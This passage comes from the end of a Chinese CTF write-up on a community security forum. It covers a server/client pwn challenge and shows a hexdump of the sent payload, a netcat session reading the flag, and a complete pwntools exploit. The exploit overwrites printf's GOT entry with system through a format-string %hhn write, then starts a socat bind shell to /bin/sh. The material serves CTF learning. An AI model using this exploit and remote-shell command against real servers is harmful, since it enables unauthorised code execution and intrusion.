    00000020  65 75 73 65  61 64 64 72  2c 66 6f 72  6b 20 45 58  │euse│addr│,for│k EX│
    00000030  45 43 3a 22  2f 62 69 6e  2f 73 68 22  00           │EC:"│/bin│/sh"│·│
    0000003d
[*] Closed connection to 172.30.0.2 port 6210

# kira @ k1r4 in /tmp [15:57:15]
$ nc 172.30.0.2 23333
ls
Banking.db
flag.txt
pwn4
cat flag.txt
gigem{dbff08334bfc2ae509f83605e4285b0e}
```

先知社区

完整exp：

```
#!/usr/bin/env python
# -*- coding: utf-8 -*-
from pwn import *
context.log_level = 'DEBUG'
elf = ELF('./server')
p = remote('172.30.0.2', 6210)

def send_payload(action, payload):
   p.send(p32(len(payload)) + p32(action) + payload)

payload = ''
byte = []
offset = 15
for x in range(6):
   a = elf.got['printf'] + x
   b = elf.plt['system'] >> 8 * x  & 0xff
   byte.append((b,a))
byte.sort(key=lambda x:x[0],reverse=False)
count = 0
n = 0
for y in byte:
   tmp = y[0]-count
   if tmp < 0: tmp += 256
   if tmp == 0:
       payload += '%{}$hhn'.format(offset+9+n)
   else:
       payload += '%{}c%{}$hhn'.format(tmp,offset+9+n)
   count += tmp
   n += 1
payload = payload.ljust(72,'a')
for z in byte:
   payload += p64(z[1])

send_payload(3,payload)
send_payload(3,'socat TCP-LISTEN:23333,reuseaddr,fork EXEC:"/bin/sh"\x00')
p.close()
```

总结

VeggieTales是一个常规的pickle反序列化，以往CTF一般是放在web题中。pwn6的server/client题型很新颖，虽然漏洞利用不难，不过调试过程还是踩了不少坑，题目质量

点击收藏 | 0 关注 | 1

上一篇：详解两道CTF逆向题 下一篇：详解两道CTF逆向题

1. 0 条回复
   - 动动手指，沙发就是你的了！

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板